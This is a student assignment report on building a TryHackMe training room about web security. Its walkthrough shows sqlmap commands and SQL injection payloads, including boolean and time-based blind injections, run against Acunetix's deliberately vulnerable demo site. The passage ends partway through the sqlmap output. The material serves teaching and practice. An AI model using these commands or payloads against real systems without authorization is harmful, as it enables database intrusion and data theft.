



# Sri Lanka Institute of Information Technology

2nd Year, 1st Semester - Cybersecurity

**IE2212 – Systems and Network Programming**

2022

Individual Assignment

## **Create a Try Hack Me Room**


Student Registration Number	Student Name
IT21155666	Perera B.S.M.

**Date of submission: 06.12.2022**



## WEB SECURITY – TRY HACK ME ROOM

[tryhackme.com/jr/websecuritywithvictimemachine](https://tryhackme.com/jr/websecuritywithvictimemachine)



EDUCATIONAL PURPOSES ONLY

## ACKNOWLEDGMENT

I would like to express my special thanks of gratitude to our lecturer in charge of the Systems and Network Programming module, senior lecturer Dr. Lakmal Rupasinghe and our lecturer of the module Mr. Binura Ganegoda for their able guidance and support in completing this assignment. Thank you for giving us an opportunity to get an experience on creating Try Hack me room.

I would also like to extend my gratitude to our lab instructors of the module, Ms. Eshand Aththanayaka and for giving support during the assignment.

## Table of Contents

ACKNOWLEDGMENT.....	3
Table of Contents.....	4
<b>1. Introduction .....</b>	<b>5</b>
<b>1.1. Problem.....</b>	<b>5</b>
<b>1.2. Scope.....</b>	<b>5</b>
<b>1.3. Structure .....</b>	<b>5</b>
<b>1.4. Objectives, Purpose, and Benefits.....</b>	<b>6</b>
<b>2. How to Create Your Own Room on Try Hack Me.....</b>	<b>7</b>
<b>2.1. Create a Room.....</b>	<b>8</b>
<b>2.2. Add Virtual Machine to the room.....</b>	<b>8</b>
<b>2.3. Room Preview.....</b>	<b>10</b>
<b>2.4. Make the Room Public.....</b>	<b>11</b>
<b>3. Implement a Try Hack Me Room based on Web Security .....</b>	<b>15</b>
<b>3.1. Web Security .....</b>	<b>16</b>
<b>3.2. TryHackMe Room Implementation .....</b>	<b>17</b>
<b>3.3. Techniques and Methodologies.....</b>	<b>18</b>
<b>Use case Scenario .....</b>	<b>18</b>
<b>Used Technologies .....</b>	<b>18</b>
<b>Web Application .....</b>	<b>18</b>
<b>Tools .....</b>	<b>18</b>
<b>3.4. Walk through .....</b>	<b>20</b>
<b>1. Task 1 .....</b>	<b>20</b>
<b>2. Task 2 .....</b>	<b>21</b>
<b>3. Task 3 .....</b>	<b>22</b>
<b>4. Task 4 .....</b>	<b>27</b>
<b>5. Task 5 .....</b>	<b>28</b>
<b>6. Task 6 .....</b>	<b>29</b>
<b>7. Task 7 .....</b>	<b>30</b>
<b>8. Task 8 .....</b>	<b>33</b>

# **1. Introduction**

## **1.1. Problem**

This project was completed in accordance with the Systems and Network Programming (SNP) module (IE2222) for the second semester of the third year of the Cyber Security Specialization program. The module requirements mandated that we create a Try Hack Me Room based on a practical scenario involving a real-world cyber security aspect. The recommendations also emphasized the need for the Try Hack Me Room to be created in a way that allows experts to use it to discover vulnerabilities that might allow outsiders to access a website's database that is vulnerable to SQL injection. As a result, the LIC accepted the project's choice of the educational sector, and the Try Hack Me Room was created using a web security scenario. In here there is a practical in which an unauthorized user gains access to a web site and does a SQL injection attack.

## **1.2. Scope**

The TryHackMe challenge is intended primarily for pen testers, learners, and other interested individuals who study in educational institutions, although anybody interested in hacking and exploitation is welcome to participate. In order to find the vulnerabilities in the present system, it may be used to forecast the steps an attacker would take in a real-world situation to breach the system. I want to make this TryHackMe Room for students who want to learn more about the security industry, how to respond in real-world situations, and how to better understand the most prevalent cyber-attacks of the present. This TryHackMe Room was created based on web security and it focuses on SQL Injection Attacks.

## **1.3. Structure**

The implementation, testing, and outcome assessment process for the TryHackMe Room will be covered in the following areas of the project. The walkthrough for this TryHackMe Room may be found in the appendix.

## **1.4. Objectives, Purpose, and Benefits**

### **Purpose:**

- To mitigate the harm and put in place protective measures, receive positive feedback from the general public, which will boost sales.

### **Objectives:**

- To provide knowledge of potential real-world attacks o To learn the contemporary vulnerabilities in educational sector organizations
- To give insight into potential real-world attacks
- To learn contemporary vulnerabilities in educational sector organizations
- Not only to learn new vulnerabilities but also to learn new technologies utilized in the industrial world o To be used in the organization as an awareness and training tool
- To improve the current knowledge and significance of security in an organization


### **Benefits:**

- Exposure to such incidents in actual attack scenarios.
- User awareness of contemporary trends
- Gain a competitive edge in the field o Give people better services

## 2. How to Create Your Own Room on Try Hack Me


Users can simply be given tasks in virtual spaces called rooms. To host a specific workshop or training session, you can establish rooms for challenges (CTFs). Instead of being attached to a place, content (virtual machines or downloaded material) is linked to a job. This implies that you can have several virtual machines or downloads for a single room, but it also implies that you can only add one of each to a job.

The steps of assigning tasks to users are as follows:



## 2.1. Create a Room

Direct to try hack me home page using following link: <https://tryhackme.com/login>




The screenshot shows the TryHackMe login page. At the top, there is a navigation bar with the TryHackMe logo and links for Learn, Compete, Networks, For Education, and For Business. A 'Login' link and a 'Join Now' button are also present. Below the navigation bar, there is a 'Login' section with a 'Welcome back!' message. The login form includes fields for 'Username or Email' (with the placeholder 'example@example.com') and 'Password'. There is a checkbox for 'I'm not a robot' and a reCAPTCHA widget. A green 'Login' button is at the bottom of the form.

## 2.2. Add Virtual Machine to the room

- Go to the **upload page** to begin by uploading your virtual machine (VM). Your machine will display on the Your **Material page** after it has been submitted (and converted).

[Task 07] – VM can be deployed




The screenshot shows the 'Your Material' page on TryHackMe. The page title is 'Your Material' with the subtitle 'The material that you have uploaded to TryHackMe.' Below the title, there is a table with the following columns: 'Ready to use', 'Name', 'State', and 'Delete'. The table contains one row with a green dot in the 'Ready to use' column, the name 'WebSec' in the 'Name' column, the state 'Successfully converted.' in the 'State' column, and a trash icon in the 'Delete' column.

Ready to use	Name	State	Delete
	WebSec	Successfully converted.	

- You must create a room, connect tasks to the room, and add your virtual machine to the task in order for users to deploy and access your virtual machine.
- Go to **Manage Rooms** and choose the room you just made to do a task there. Click "Add Task" under the "Tasks" tab to begin.





General Stats **Tasks** Design Users Clone Issues Delete

## Update Tasks

Edit the tasks information for your rooms

**+ Add Task** Task Tips

You have no tasks to edit

- There should be a new task done. After that, you can add a job description, resources (such as virtual machines or downloadable files), and questions and answers.
- The menu will allow you to choose your machine if you choose "VM" under type.

Type

☒ VM ☐ Downloadable File ☐ Our material ☐ None


Your VMs

Freshly


- When you are done, click "Save" at the bottom of the page by scrolling to the bottom of the page.
- This now implies that anybody in your room may launch the machine and answer questions on your task!

## 2.3. Room Preview

- After creating the room and adding chores, if now want to see how it appears to other users. Click "Share Room" at the top of the update room view to accomplish this.




- This will open a pop-up modal with details about room sharing. If you click the "Check your room out" link, your room will be displayed as it would be to other users.
- You may also copy and paste the "sharing room URL" into your browser. You may invite your pupils to join your new room using this link.




## 2.4. Make the Room Public

Rooms are by default private. if you wish to make your room accessible to all users of TryHackMe, it must first be approved. You may still share your room with learners without making that information public. You must access the "General" tab in the administrative view of your room in order to publish it.



Your room will currently be labelled as "False." To add your room to the queue, just update this option to "True," as seen in the following screenshot.



After that, your room will be noted as "Submitted." This is your confirmation that even though your room is currently in the queue, no room tester has been assigned to it.




When a room tester is assigned to your room, the status will change to "Evaluating," as seen in the following screenshot:

Publicly Accessible

 Evaluating

Rooms can be **private**, where only users with the room link can join and see room content; or **public**, where everyone on TryHackMe can join. *Public rooms are reviewed before going live.*

The status will change to "Approved" as shown below if the room tester approves the room. Your room will be rejected by the room reviewer if, among other things, it does not adhere to the requirements listed in the creation notes. Your perspective will shift if this is the case.

Publicly Accessible  Rejected

☐ True ☒ False

Rooms can be **private**, where only users with the room link can join and see room content; or **public**, where everyone on TryHackMe can join. *Public rooms are reviewed before going live.*

where remarks from the room reviewer will have served as feedback. You may read provided comments by going to the bottom of the same "General" tab. Please fix the problems mentioned in the comments before submitting again. if your space satisfies the requirements, it will be authorized and tagged as "Ready," as seen below.

Room Feedback (Given by TryHackMe staff)

Here's a comment from the reviewer of your room!


Publicly Accessible

 Ready

Rooms can be **private**, where only users with the room link can join and see room content; or **public**, where everyone on TryHackMe can join. *Public rooms are reviewed before going live.*

Although your room has been accepted, it will now move on to the last phase before publishing. After that, it will be added to another line of "Approved" rooms that will be delivered in accordance with the release timetable.


The last update is that your room will be tagged as "Accepted" and mentioned in the community Discord as follows after it has been published on TryHackMe.



## Summery

Status	Meaning
Submitted	Your room is in the room submission queue, but Room Testing has not started yet. It will remain in the queue until TryHackMe QA Staff selects it for evaluation. Depending on various factors, your room may stay in the submitted state for a while. There is no defined amount of time after which your room gets evaluated.
Evaluating	TryHackMe QA Staff has started evaluating your room. We might contact you through Site Messages (or the THM Discord) and have questions regarding your room during this time. After Room Testing, your room might be selected for the final User Acceptance Testing (UAT) phase. This is great news! Please note that, for UAT, you will be invited to a Thread on the TryHackMe Discord server to collaborate with UAT volunteers.
Ready	Your room has been thoroughly tested and approved. It is now waiting to be given a release date by the Release Coordinator. Scheduling your room might take some time, depending on how busy the room release schedule is. Rest assured, your room is destined for release greatness!
Rejected	Unfortunately, at this time, your room has been rejected. The TryHackMe QA Staff will have left comments/ideas for improvements. Please take some time to review these comments carefully before re-submitting.
Approved	Your room has been made public and is considered released! Congratulations, and thank you for contributing to the TryHackMe learning platform!

### 3. Implement a Try Hack Me Room based on Web Security



The following room is going to outline some of the fundamentals of web security and web security vulnerabilities.

Learning Outcomes:

- What web security and what web security vulnerabilities are
- Solutions used to prevent Web Security Vulnerabilities
- Some Tools and Commands
- SQL injection to Live Website
- SQL injection to Victim Machine

Tasks

- There are eight tasks in this room to complete.



### **3.1. Web Security**

#### **What is Web Security?**

Web security refers to the protective measures and protocols that organizations adopt to protect themselves from cybercriminals and other threats that use the web. Web security is critical to business continuity and to protecting data, users, and companies from risk.

#### **What is a "Web Security Vulnerability"?**

A website vulnerability is defined as a flaw/bug in the software code, a system misconfiguration, or another weakness in the website/web application or its components and procedures. Web application vulnerabilities allow attackers to obtain unauthorized access to the organization's systems, procedures, and mission-critical assets. With such access, attackers may plan attacks, take over apps, employ privilege escalation to steal data, disrupt large-scale services, and so on.

#### **Common Web Security Vulnerabilities**

- Ransomware
- Cross-site scripting (XSS)
- Phishing
- SQL injection
- Denial of service (DoS)
- General malware

#### **Solutions used to prevent Web Security Vulnerabilities**

- Sandboxing
- Firewall/IPS
- URL filtering
- Secure web gateway (SWG)
- TLS/SSL decryption
- Antivirus



## 3.2. TryHackMe Room Implementation

### Try Hack Me Implementation

#### Purpose:

- Designing to upload try hack me platform to play the CTF globally.

#### Components:

- Only One Component Web Application Server.

#### Functionality:

- Fully functional Web application and database with challenges.

#### Technologies:

- Used Ubuntu 18.04 server to Host TryHackMe Room.
- Used MySQL database to store data.
- Used Try Hack Me developer tools to implement challenges dashboard

### **3.3. Techniques and Methodologies**

#### **Use case Scenario**

- The user gets the link of the TryHackMe Room.
- After entering their username and password, users may access the TryHackMe Room.
- The user examines the information and guidelines supplied for each problem before moving on to discover the right solutions.
- The system offers the user the resources they need to complete each task in the order that they were predetermined.
- The user enters the answer after finding it.
- The system determines if the supplied response is accurate or incorrect, and then either enables the user to move on to the next phase or permits resubmission.
- The user inputs all of the answers, and the system verifies that all of the responses are accurate.
- Offer the user 100% completion if the answers they provided are accurate, or they will win; if not, display the completion percentage.

#### **Used Technologies**


- Hosted on Ubuntu Server
- Client Machine – Kali Linux

#### **Web Application**

- Backend Database - MYSQL
- Backend Framework - PHP
- Frontend Development – HTML, CSS, JS

#### **Tools**

- SSH – Secure Shell
- Sqlmap



SQL Injection is a code injection method that allows an attacker to manipulate a web application's database by executing malicious SQL queries. A user can acquire access to information contained in databases by using the proper set of queries. SQLMAP checks for SQL Injection vulnerability in a 'GET' parameter.

For SQL injection pen testing, the majority of security experts utilize sqlmap. sqlmap is a Python-based modular framework. It can identify the majority of SQL injection issues across all platforms.

## 3.4. Walk through

### 1. Task 1

Task 1 ○ Introduction

The following room is going to outline some of the fundamentals of web security and web security vulnerabilities. Have a fun with knowledge!!

#### Learning Outcomes:

By completing this room, you will know:

- What web security and what web security vulnerabilities are
- Solutions used to prevent Web Security Vulnerabilities
- Some Tools and Commands
- SQL injection to Live Website
- SQL injection to Victim Machine



With that said, complete the question below and progress on to the next task!

**Answer the questions below**

Update me..

No answer needed

🚩 Completed

## 2. Task 2

### What is Web Security?

Web security refers to the protective measures and protocols that organizations adopt to protect themselves from cybercriminals and other threats that use the web. Web security is critical to business continuity and to protecting data, users, and companies from risk.

### What is a "Web Security Vulnerability"?

A website vulnerability is defined as a flaw/bug in the software code, a system misconfiguration, or another weakness in the website/web application or its components and procedures. Web application vulnerabilities allow attackers to obtain unauthorized access to the organization's systems, procedures, and mission-critical assets. With such access, attackers may plan attacks, take over apps, employ privilege escalation to steal data, disrupt large-scale services, and so on.

### Common Web Security Vulnerabilities

- Ransomware
- Cross-site scripting (XSS)
- Phishing
- SQL injection
- Denial of service (DoS)
- General malware

[Read more and it will be a privilege to Answer the questions below](#)

### Solutions used to prevent Web Security Vulnerabilities

- Sandboxing
- Firewall/IPS
- URL filtering
- Secure web gateway (SWG)
- TLS/SSL decryption
- Secure web gateway (SWG)
- Antivirus

[Read more and it will be a privilege to Answer the questions below](#)



### Answer the questions below

Which technology is being used to observe the activity of the unknown code in the quarantined environment?

Answer format: \*\*\*\*\*

[Submit](#)

[Hint](#)

### 3. Task 3

#### Task 3 ○ How to Check website vulnerable for SQL injection?

First of all, We need to find the link to the website to check whether vulnerable or not. Open your Kali machine browser and Go to this link  
- <http://testphp.vulnweb.com>

Consider the following example, in which you discover an online blog with each blog entry having a distinct ID number. Depending on whether they are ready for public release, the blog entries can either be set to public or private. Each blog entry's URL might resemble something like this:

`https://website.thm/blog?id=1`

You will be able to get this type of link by clicking the menus available on the Site.



**Answer the questions below**

Which symbol used on URL to check the vulnerability to do a sql?

Answer Format: \*

Submit

#### Vulnerable Site



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

**Links**

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)



**welcome to our page**


Test site for Acunetix WVS.

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | [Shop](#) | [HTTP Parameter Pollution](#) | ©2019 Acunetix Ltd


**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



Identifying about vulnerability for SQLI by using ' Symbol



Then It show SQL error like this.



Access to database:

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs

```
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:51:52 /2022-12-07/

[07:51:56] [INFO] resuming back-end DBMS 'mysql'
[07:51:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=2 AND 6652=6652

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=2 AND (SELECT 8826 FROM (SELECT(SLEEP(5))))JzsQ

  Type: UNION query
